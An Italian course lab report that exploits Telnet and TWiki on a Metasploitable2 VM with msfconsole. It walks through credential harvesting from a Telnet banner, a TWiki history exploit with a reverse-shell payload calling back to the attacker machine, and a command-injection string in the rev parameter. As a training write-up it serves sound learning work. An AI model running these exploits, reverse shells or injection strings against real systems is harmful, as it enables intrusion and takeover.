Corso Epicode

EXPLOIT TELNET E TWIKI

Report a cura di Valentino Pizzi
22 ottobre, 2025

Obbiettivo:


- usare msfconsole per exploitare ip 192.168.50.101 sui servizi telnet e TWiki

Contenuti:


- msfconsole

TELNET


Accendiamo le due macchine, kali e metasploitable.
avviamo msfconsole ed usiamo il modulo ***"auxiliary/scanner/telnet/telnet_version"***.
controlliamo le opzioni da inserire e usiamo il comando ***"set rhosts 192.168.50.101"*** per dire che il target e' metasploitable2.



Una volta settato il target, usiamo il comando ***"exploit"*** per far partire lo scanner, che ci dara' il banner di telnet di metasploitable2 contenente lo username e la password.



Proviamo quindi ad accedere a telnet con lo username e la password che il nostro scanner e' riuscito a trovare, e subito riusciamo ad accedere.



TWiki

Usiamo msfconsole per tentare un exploit della webapp TWiki su metasploitable2. utilizziamo questo comando ***"use exploit/unix/webapp/twiki_history"*** per scegliere l'exploit da usare, settiamo il target con ***"set rhosts 192.168.50.101"*** ed utilizziamo questo payload ***"use payload/cmd/unix/reverse".***

```
msf > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/php/meterpreter/reverse_tcp
msf exploit(unix/webapp/twiki_history) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
msf exploit(unix/webapp/twiki_history) > use payload /cmd/unix/reverse

Matching Modules
================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   1   payload/cmd/unix/reverse_openssl          .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   2   payload/cmd/unix/reverse_ssl_double_telnet .               normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   3   payload/cmd/unix/reverse_socat_sctp       .                normal  No     Unix Command Shell, Reverse SCTP (via socat)
   4   payload/cmd/unix/reverse_bash             .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   5   payload/cmd/unix/reverse_stub             .                normal  No     Unix Command Shell, Reverse TCP (stub)
   6   payload/cmd/unix/reverse_awk              .                normal  No     Unix Command Shell, Reverse TCP (via AWK)
   7   payload/cmd/unix/reverse_ksh              .                normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   8   payload/cmd/unix/reverse_lua              .                normal  No     Unix Command Shell, Reverse TCP (via Lua)
   9   payload/cmd/unix/reverse_perl             .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_python           .                normal  No     Unix Command Shell, Reverse TCP (via Python)
   11  payload/cmd/unix/reverse_r                .                normal  No     Unix Command Shell, Reverse TCP (via R)
   12  payload/cmd/unix/reverse_ruby             .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_tclsh            .                normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
   14  payload/cmd/unix/reverse_zsh              .                normal  No     Unix Command Shell, Reverse TCP (via Zsh)
   15  payload/cmd/unix/reverse_zsh              .                normal  No     Unix Command Shell, Reverse TCP (via zsh)
   16  payload/cmd/unix/reverse_ncat_ssl         .                normal  No     Unix Command Shell, Reverse TCP (via ncat)
   17  payload/cmd/unix/reverse_netcat_gaping    .                normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   18  payload/cmd/unix/reverse_netcat           .                normal  No     Unix Command Shell, Reverse TCP (via netcat)
   19  payload/cmd/unix/reverse_nodejs           .                normal  No     Unix Command Shell, Reverse TCP (via nodejs)
   20  payload/cmd/unix/reverse_socat_tcp        .                normal  No     Unix Command Shell, Reverse TCP (via socat)
   21  payload/cmd/unix/reverse_ssh              .                normal  No     Unix Command Shell, Reverse TCP SSH
   22  payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   23  payload/cmd/unix/reverse_ruby_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   24  payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   25  payload/cmd/unix/reverse_php_ssl          .                normal  No     Unix Command Shell, Reverse TCP SSL (via php)
   26  payload/cmd/unix/reverse_python_ssl       .                normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   27  payload/cmd/unix/reverse_bash_udp         .                normal  No     Unix Command Shell, Reverse UDP (/dev/udp)
   28  payload/cmd/unix/reverse_socat_udp        .                normal  No     Unix Command Shell, Reverse UDP (via socat)


Interact with a module by name or index. For example info 28, use 28 or use payload/cmd/unix/reverse_socat_udp

msf exploit(unix/webapp/twiki_history) > use 0
msf payload(cmd/unix/reverse) >
```

Una volta scelto il payload inseriamo l'host dal quale fare l'attacco con ***"set lhost 192.168.50.100"*** ed utilizziamo il comando ***"exploit"*** per far partire l'attacco.

```
msf exploit(unix/webapp/twiki_history) > use 0
msf payload(cmd/unix/reverse) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf payload(cmd/unix/reverse) > show options

Module options (payload/cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


View the full module info with the info, or info -d command.

msf payload(cmd/unix/reverse) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf payload(cmd/unix/reverse) > exploit
[*] Payload Handler Started as Job 0
msf payload(cmd/unix/reverse) >
[*] Started reverse TCP double handler on 192.168.50.100:4444
```

Andiamo ora nella webapp a controllare che funzioni l'exploit, scriviamo nella barra di ricerca un ***"\|id\|\|echo%20"*** dopo aver dato uno spazio dal ***"rev=2"*** e vediamo come il sito ci restituisca l'id ***"uid=33".***